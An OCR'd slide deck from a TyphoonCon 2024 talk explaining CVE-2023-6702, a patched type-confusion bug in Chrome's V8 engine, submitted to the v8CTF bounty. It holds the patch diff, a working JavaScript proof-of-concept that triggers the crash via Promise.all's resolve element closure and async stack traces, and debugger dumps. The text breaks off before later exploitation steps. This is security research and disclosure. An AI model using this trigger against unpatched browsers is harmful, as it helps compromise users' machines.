# From the Vulnerability to the Victory: A Chrome Renderer 1-Day Exploit's Journey to v8CTF Glory

# TyphoonCon 2024

Haein Lee & Insu Yun
**KAIST Hacking Lab**

# Agenda

- About us
- Introduction to Google v8CTF
- The Vulnerability: CVE-2023-6702
- The Exploit: Chrome-118
- Conclusion & Takeaways

# About us

Haein Lee

- PhD student

  @ KAIST Hacking Lab


Insu Yun

- Assistant professor

  @ KAIST EE & GSIS

- Leader of KAIST Hacking Lab

# Browser is an intriguing target





THREAT ANALYSIS GROUP

## Spyware vendors use 0-days and n-days against popular platforms

Mar 29, 2023 · 5 min read

Clement Lecigne
Threat Analysis Group



# Introduction to Google v8CTF

- Bug(exploit) bounty program for V8 JavaScript engine
  - Orthogonal to the Chrome VRP
- Originated from kCTF infra
- Accept 0day/1day exploits
  - Average runtime < 5 min
  - Success rate > 80%
- Reward of $10,000

# This talk

Public v8CTF submissions : Responses

| Timestamp | Flag | Exploit hash | Version | Status | 0-day | Bug | Report |
|---|---|---|---|---|---|---|---|
| 10/25/2023 23:5 | v8CTF{1698267 | 45ff096edfe1c5f | M117 | confirmed | n-day | crbug.com/1472121 | https://bughunters.google.com/reports/vrp/38FmYpr1h |
| 10/30/2023 7:54 | v8CTF{1698645 | 930fa1bd79e13 | M117 | invalid | n-day | | |
| 1/12/2024 15:35 | v8CTF{1705068 | 7c2b36ae7f454 | M118 | confirmed | n-day | crbug.com/1501326 | |
| 1/12/2024 16:13 | v8CTF{1705071 | 9c7aa44f1f2529 | M120 | confirmed | n-day | crbug.com/1509576 | |
| 1/16/2024 11:57 | v8CTF{1705399 | 7bf61c7ccedba2 | M120 | confirmed | 0-day | crbug.com/1515930 | |
| 3/23/2024 8:42:5 | v8CTF{1711177 | 2ffea3c0bc0a0a | M121 | confirmed | n-day | crbug.com/330760873 | |
| 3/29/2024 7:46:0 | v8CTF{1711692 | 7b8baff8afc549 | M122 | confirmed | n-day | crbug.com/323694592 | |
| 4/3/2024 11:19:0 | v8CTF{1712134 | d89afd445e88e | M123 | duplicate | n-day | crbug.com/330760873 | |
| 4/6/2024 19:58:3 | v8CTF{1712422 | afb8520642523f | M123 | confirmed | n-day | crbug.com/330575498 | |
| 5/17/2024 22:02 | v8CTF{1715976 | e9b47c91e410a | M124 | | | | |


# The Vulnerability: CVE-2023-6702

[$16000][1501326]
**High** CVE-2023-6702: Type Confusion in V8. *Reported by Zhiyi Zhang and Zhunki from Codesafe Team of Legendsec at Qi'anxin Group on*
[$7000][1502102]
**High** CVE-2023-6703: Use after free in Blink. *Reported by Cassidy Kim(@cassidy6564) on 2023-11-14*
[$7000][1504792]
**High** CVE-2023-6704: Use after free in libavif.
[$7000][1505708]
**High** CVE-2023-6705: Use after free in WebRT
[$6000][1500921]
**High** CVE-2023-6706: Use after free in FedCM
[$7000][1504036]
**Medium** CVE-2023-6707: Use after free in CSS

| | High-quality report with functional exploit | High-quality report | Baseline |
|---|---|---|---|
| Sandbox escape / Memory corruption in a non-sandboxed process | $40,000 [1] | $30,000 [1] | Up to $20,000 [1] |
| Universal Cross Site Scripting (includes Site Isolation bypass) | $20,000 | $15,000 | Up to $10,000 |
| Memory Corruption in a highly privileged process (e.g. GPU or network processes) | $20,000 | $15,000 | Up to $10,000 |
| Renderer RCE / memory corruption in a sandboxed process | $15,000 | $10,000 | Up to $7,000 |
| Security UI Spoofing | $7,500 | N/A [2] | Up to $3,000 |

# The Vulnerability: Basics


- Type confusion bug in V8
- Issue/Bug Report: https://issues.chromium.org/issues/40941600
- No regression test :(




[Promise.any] Implement async stack traces for Promise.any

# Original Report

- The report does not contain exploit code
- But, there's a comment that mentions its exploitability



# The Vulnerability: Patch

- The problem occurs when the closure has already run while processing async stack trace

```
[promises, async stack traces] Fix the case when the closure has run

We were using the closure pointing to NativeContext as a marker that the
closure has run, but async stack trace code was confused about it.
```

```
diff --git a/src/execution/isolate.cc b/src/execution/isolate.cc
index 2836228f872..5a4ccd760e2 100644
--- a/src/execution/isolate.cc
+++ b/src/execution/isolate.cc
@@ -1042,7 +1042,13 @@ void CaptureAsyncStackTrace(Isolate* isolate, Handle<JSPromise> promise,
                                 isolate);
       builder->AppendPromiseCombinatorFrame(function, combinator);

-      // Now peak into the Promise.all() resolve element context to
+      if (IsNativeContext(*context)) {
+        // NativeContext is used as a marker that the closure was already
+        // called. We can't access the reject element context any more.
+        return;
+      }
+
+      // Now peek into the Promise.all() resolve element context to
       // find the promise capability that's being resolved when all
       // the concurrent promises resolve.
       int const index =
```


# Prerequisites: Async stack trace

```
async function foo(x) {
  await bar(x);
}

async function bar(x) {
  await x;
  throw new Error("Let's have a look...");
}

foo(1).catch(e => console.log(e.stack));
```

```
➜ v8 ./out/x64.debug/d8 --no-async-stack-traces t.js
Error: Let's have a look...
    at bar (t.js:7:9)
```

https://docs.google.com/document/d/13Sy_kBIJGP0XT34V1CV3nkWya4TwYx9L3Yv45LdGB6Q/edit

# Prerequisites: Async stack trace




https://docs.google.com/document/d/13Sy_kBIJGP0XT34V1CV3nkWya4TwYx9L3Yv45LdGB6Q/edit

# The Vulnerability: Patch

- The problem occurs when the closure has already run while processing async stack trace

```
[promises, async stack traces] Fix the case when the closure has run

We were using the closure pointing to NativeContext as a marker that the
closure has run, but async stack trace code was confused about it.
```

```
diff --git a/src/execution/isolate.cc b/src/execution/isolate.cc
index 2836228f872..5a4ccd760e2 100644
--- a/src/execution/isolate.cc
+++ b/src/execution/isolate.cc
@@ -1042,7 +1042,13 @@ void CaptureAsyncStackTrace(Isolate* isolate, Handle<JSPromise> promise,
                                 isolate);
       builder->AppendPromiseCombinatorFrame(function, combinator);

-      // Now peak into the Promise.all() resolve element context to
+      if (IsNativeContext(*context)) {
+        // NativeContext is used as a marker that the closure was already
+        // called. We can't access the reject element context any more.
+        return;
+      }
+
+      // Now peek into the Promise.all() resolve element context to
       // find the promise capability that's being resolved when all
       // the concurrent promises resolve.
       int const index =
```

# What's the closure?

```
1036    } else if (IsBuiltinFunction(isolate, reaction->fulfill_handler(),
1037                                 Builtin::kPromiseAllResolveElementClosure)) {
1038      Handle<JSFunction> function(JSFunction::cast(reaction->fulfill_handler()),
1039                                  isolate);
1040      Handle<Context> context(function->context(), isolate);
1041      Handle<JSFunction> combinator(context->native_context()->promise_all(),
1042                                    isolate);
1043      builder->AppendPromiseCombinatorFrame(function, combinator);
1044
1045      if (IsNativeContext(*context)) {
1046        // NativeContext is used as a marker that the closure was already
1047        // called. We can't access the reject element context any more.
1048        return;
1049      }
1050
1051      // Now peek into the Promise.all() resolve element context to
1052      // find the promise capability that's being resolved when all
1053      // the concurrent promises resolve.
```

# Promise.all

- Explicit built-in function
- Input: An iterable of promises / Output: A single promise
- Behavior
  - From a given promise array, it tries to resolve all promises.
  - When all of the input promises fulfill, the returned promise fulfills with an array of the fulfillment values.
  - When any of the input promises rejects, the returned promise rejects with the first rejection reason.

# Promise.all

```
1   const promise1 = Promise.resolve(3);
2   const promise2 = 42;
3   const promise3 = new Promise((resolve, reject) => {
4       setTimeout(resolve, 100, 'foo');
5   });
6
7   Promise.all([promise1, promise2, promise3])
8       .then((values) => console.log(values))
9       .catch((err) => console.log(err));
```

promise1.then(<res, rej>)

promise2.then(<res, rej>)

promise3.then(<res, rej>)

https://developer.mozilla.org/ko/docs/Web/JavaScript/Reference/Global_Objects/Promise/all

# Promise.all

```
1   const promise1 = Promise.resolve(3);
2   const promise2 = 42;
3   const promise3 = new Promise((resolve, reject) => {
4       setTimeout(resolve, 100, 'foo');
5   });
6
7   Promise.all([promise1, promise2, promise3])
8       .then((values) => console.log(values))
9       .catch((err) => console.log(err));
```

promise1.then(<res, rej>)

Promise.all Resolve Element Closure

Returned Promise's reject function
(err) => console.log(err)

# Promise.all

What's *Promise.all Resolve Element Closure*'s role?

- It captures the fulfillment value of each promise
- It maintains the array of fulfillment values

```
1   const promise1 = Promise.resolve(3);
2   const promise2 = 42;
3   const promise3 = new Promise((resolve, reject) => {
4       setTimeout(resolve, 100, 'foo');
5   });
6
7   Promise.all([promise1, promise2, promise3])
8       .then((values) => console.log(values))
9       .catch((err) => console.log(err));
```

promise1.then(<res, rej>)

Promise.all Resolve Element Closure

Returned Promise's reject function
(err) => console.log(err)

# Prerequisites: The closure

**27.2.4.1.3 `Promise.all` Resolve Element Functions**

A **`Promise.all`** resolve element function is an anonymous built-in function that is used to resolve a specific **`Promise.all`** element. Each **`Promise.all`** resolve element function has [[Index]], [[Values]], [[Capability]], [[RemainingElements]], and [[AlreadyCalled]] internal slots.

When a **`Promise.all`** resolve element function is called with argument *x*, the following steps are taken:

1. Let *F* be the active function object.
2. If *F*.[[AlreadyCalled]] is **true**, return **undefined**.
3. Set *F*.[[AlreadyCalled]] to **true**.
4. Let *index* be *F*.[[Index]].
5. Let *values* be *F*.[[Values]].
6. Let *promiseCapability* be *F*.[[Capability]].
7. Let *remainingElementsCount* be *F*.[[RemainingElements]].
8. Set *values*[*index*] to *x*.
9. Set *remainingElementsCount*.[[Value]] to *remainingElementsCount*.[[Value]] - 1.
10. If *remainingElementsCount*.[[Value]] = 0, then
    a. Let *valuesArray* be CreateArrayFromList(*values*).
    b. Return ? Call(*promiseCapability*.[[Resolve]], **undefined**, « *valuesArray* »).
11. Return **undefined**.

The "**length**" property of a **`Promise.all`** resolve element function is $\mathbf{1}_{\mathbb{F}}$.

- Intrinsic built-in function
- Utility function for Promise.all
  - Resolve handler for each promise


# The Vulnerability: Patch

- The problem occurs when the closure has already run while processing async stack trace

```
[promises, async stack traces] Fix the case when the closure has run

We were using the closure pointing to NativeContext as a marker that the
closure has run, but async stack trace code was confused about it.
```

```
diff --git a/src/execution/isolate.cc b/src/execution/isolate.cc
index 2836228f872..5a4ccd760e2 100644
--- a/src/execution/isolate.cc
+++ b/src/execution/isolate.cc
@@ -1042,7 +1042,13 @@ void CaptureAsyncStackTrace(Isolate* isolate, Handle<JSPromise> promise,
                                  isolate);
       builder->AppendPromiseCombinatorFrame(function, combinator);

-      // Now peak into the Promise.all() resolve element context to
+      if (IsNativeContext(*context)) {
+        // NativeContext is used as a marker that the closure was already
+        // called. We can't access the reject element context any more.
+        return;
+      }
+
+      // Now peek into the Promise.all() resolve element context to
       // find the promise capability that's being resolved when all
       // the concurrent promises resolve.
       int const index =
```

# Approach




Problem: We can’t access the closure, directly…

# How to get the intrinsic built-in function?

```
1  var closure;
2
3  function Constructor(executor) {
4    executor(v => v, e => e);
5  }
6
7  Constructor.resolve = function(v) {
8    return v;
9  }
10
11 let p1 = {
12   then(onFul, onRej) {
13     // onFul == Promise.all Resolve Element Closure
14     // onRej == e => e
15     closure = onFul;
16     closure(1);
17   }
18 };
19
20 async function foo() {
21   await Promise.all.call(Constructor, [p1]);
22   %DebugPrint(closure);
23 }
24
25 foo();
```

```
➜ v8 ./out/x64.debug/d8 --async-stack-traces --allow-natives-syntax grab_closure.js
DebugPrint: 0x1afb0024d3b9: [Function]
 - map: 0x1afb001443bd <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x1afb00144271 <JSFunction (sfi = 0x1afb00108e7d)>
 - elements: 0x1afb00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x1afb002b4e31 <SharedFunctionInfo>
 - name: 0x1afb00000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x1afb00143c0d <NativeContext[280]>
 - code: 0x1afb00446ff1 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
```

Synchronous promise resolving (from test262)

# NativeContext as a marker


```
11  let p1 = {
12    then(onFul, onRej) {
13      // onFul == Promise.all Resolve Element Closure
14      // onRej == e => e
15      closure = onFul;
16      // closure(1);
17    }
18  };
```

```
➜ v8 ./out/x64.debug/d8 --async-stack-traces --allow-natives-syntax grab_closure.js
DebugPrint: 0x26c30024d3b9: [Function]
 - map: 0x26c3001443bd <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x26c300144271 <JSFunction (sfi = 0x26c300108e7d)>
 - elements: 0x26c300000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x26c3002b4e31 <SharedFunctionInfo>
 - name: 0x26c300000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x26c30024d389 <FunctionContext[5]>
 - code: 0x26c300446ff1 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
```

```
11  let p1 = {
12    then(onFul, onRej) {
13      // onFul == Promise.all Resolve Element Closure
14      // onRej == e => e
15      closure = onFul;
16      closure(1);
17    }
18  };
```


```
➜ v8 ./out/x64.debug/d8 --async-stack-traces --allow-natives-syntax grab_closure.js
DebugPrint: 0x13870024d3b9: [Function]
 - map: 0x1387001443bd <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x138700144271 <JSFunction (sfi = 0x138700108e7d)>
 - elements: 0x138700000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 1
 - function prototype: <no-prototype-slot>
 - shared_info: 0x1387002b4e31 <SharedFunctionInfo>
 - name: 0x138700000e25 <String[0]: #>
 - builtin: PromiseAllResolveElementClosure
 - formal_parameter_count: 1
 - kind: NormalFunction
 - context: 0x138700143c0d <NativeContext[280]>
 - code: 0x138700446ff1 <Code BUILTIN PromiseAllResolveElementClosure>
 - properties:
```

# Approach



# Execute the patched code

- The idea is reusing the below sample code



# PoC

① Use synchronous Promise.all to grab the closure

```
17  async function foo() {
18    await Promise.all.call(Constructor, [p1]);
19    await bar(1);
20  }
21
22  async function bar(x) {
23    await x;
24    throw new Error("Let's have a look...");
25  }
26
27  foo()
28    .then(closure)
29    .catch(e => console.log(e.stack));
```

# PoC

② Set the closure as *foo*'s *fulfill_handler*

* *Note that the handler has already run*

```
17  async function foo() {
18    await Promise.all.call(Constructor, [p1]);
19    await bar(1);
20  }
21
22  async function bar(x) {
23    await x;
24    throw new Error("Let's have a look...");
25  }
26
27  foo()
28    .then(closure)
29    .catch(e => console.log(e.stack));
```

# PoC

③ Throw an error

↓

Create an async stack trace

↓

Create foo's stack frame

↓

Fulfill handler (the closure)
has already run...

```
17  async function foo() {
18    await Promise.all.call(Constructor, [p1]);
19    await bar(1);
20  }
21
22  async function bar(x) {
23    await x;
24    throw new Error("Let's have a look...");
25  }
26
27  foo()
28    .then(closure)
29    .catch(e => console.log(e.stack));
```

# Crash!

```
→ v8 ./out/x64.debug/d8 poc.js


#
# Fatal error in gen/torque-generated/src/objects/struct-tq-inl.inc, line 10
# Check failed: !v8::internal::v8_flags.enable_slow_asserts.value() || (IsStruct_NonInline(*this)).
#
#
#
#FailureMessage Object: 0x7ffd0cb15ee8
==== C stack trace ===============================
```

# Crash location?

```
[ SOURCE (CODE) ]
In file: /home/haein/from_v_to_v/v8/v8/src/execution/isolate.cc:1029
   1024       // find the promise capability that's being resolved when all
   1025       // the concurrent promises resolve.
   1026       int const index =
   1027           PromiseBuiltins::kPromiseAllResolveElementCapabilitySlot;
   1028       Handle<PromiseCapability> capability(
 ► 1029           PromiseCapability::cast(context->get(index)), isolate);
   1030       if (!IsJSPromise(capability->promise())) return;
   1031       promise = handle(JSPromise::cast(capability->promise()), isolate);
   1032     } else if (IsBuiltinFunction(
   1033                    isolate, reaction->fulfill_handler(),
   1034                    Builtin::kPromiseAllSettledResolveElementClosure)) {
```

# Type confusion

```
[ SOURCE (CODE) ]
In file: /home/haein/from_v_to_v/v8/v8/src/execution/isolate.cc:1029
   1024       // find the promise capability that's being resolved when all
   1025       // the concurrent promises resolve.
   1026       int const index =
   1027           PromiseBuiltins::kPromiseAllResolveElementCapabilitySlot;
   1028       Handle<PromiseCapability> capability(
 ► 1029           PromiseCapability::cast(context->get(index)), isolate);
   1030       if (!IsJSPromise(capability->promise())) return;
   1031       promise = handle(JSPromise::cast(capability->promise()), isolate);
   1032     } else if (IsBuiltinFunction(
   1033                    isolate, reaction->fulfill_handler(),
   1034                    Builtin::kPromiseAllSettledResolveElementClosure)) {
```

# Type confusion

```
[ SOURCE (CODE) ]
In file: /home/haein/from_v_to_v/v8/v8/src/execution/isolate.cc:1029
   1024       // find the promise capability that's being resolved when all
   1025       // the concurrent promises resolve.
   1026       int const index =
   1027           PromiseBuiltins::kPromiseAllResolveElementCapabilitySlot;
   1028       Handle<PromiseCapability> capability(
 ► 1029           PromiseCapability::cast(context->get(index)), isolate);
   1030       if (!IsJSPromise(capability->promise())) return;
   1031       promise = handle(JSPromise::cast(capability->promise()), isolate);
   1032     } else if (IsBuiltinFunction(
   1033                    isolate, reaction->fulfill_handler(),
   1034                    Builtin::kPromiseAllSettledResolveElementClosure)) {
```

Expect: Context→PromiseCapability
Actual : NativeContext→JSGlobalProxy

# Type confusion

```
[ SOURCE (CODE) ]
In file: /home/haein/from_v_to_v/v8/v8/src/execution/isolate.cc:1029
   1024       // find the promise capability that's being resolved when all
   1025       // the concurrent promises resolve.
   1026       int const index =
   1027           PromiseBuiltins::kPromiseAllResolveElementCapabilitySlot;
   1028       Handle<PromiseCapability> capability(
 ► 1029           PromiseCapability::cast(context->get(index)), isolate);
   1030       if (!IsJSPromise(capability->promise())) return;
   1031       promise = handle(JSPromise::cast(capability->promise()), isolate);
   1032     } else if (IsBuiltinFunction(
   1033                    isolate, reaction->fulfill_handler(),
   1034                    Builtin::kPromiseAllSettledResolveElementClosure)) {
```

Expect: Context→PromiseCapability→JSPromise
Actual : NativeContext→JSGlobalProxy→hash

# Type confusion between PromiseCapability and JSGlobalProxy

```
pwndbg> job 0x2e080024d549
0x2e080024d549: [PromiseCapability]
 - map: 0x2e080000137d <Map[16](PROMISE_CAPABILITY_TYPE)>
 - promise: 0x2e080024d4e1 <Promise map = 0x2e080014b5a9>
 - resolve: 0x2e080024d511 <JSFunction (sfi = 0x2e08002b4cfd)>
 - reject: 0x2e080024d52d <JSFunction (sfi = 0x2e08002b4d29)>
```

```
pwndbg> x/10wx 0x2e080024d549-1
0x2e080024d548: 0x0000137d      0x0024d4e1      0x0024d511      0x0024d52d
0x2e080024d558: 0x00151235      0x00000219      0x00000219      0x0024d169
0x2e080024d568: 0x00000fc1      0x00000002
```

**capability->promise()**

Expected: JSPromise

```
pwndbg> job 0x067900143bd5
0x67900143bd5: [JSGlobalProxy] in OldSpace
 - map: 0x0679001583fd <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x0679001541b5 <JSGlobalObject>
 - elements: 0x067900000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - hash: 539224
 - native context: 0x067900143c0d <NativeContext[280]>
 - properties:
 - All own properties (excluding elements): {}
```

```
pwndbg> x/10wx 0x067900143bd5-1
0x67900143bd4:  0x001583fd      0x001074b0      0x00000219      0x00143c0d
0x67900143be4:  0x00000061      0x33000000      0x0d0000d4      0x084003ff
0x67900143bf4:  0x00000235      0x00143c0d
```

**hash**

Actual: hash value

# Hash generating function

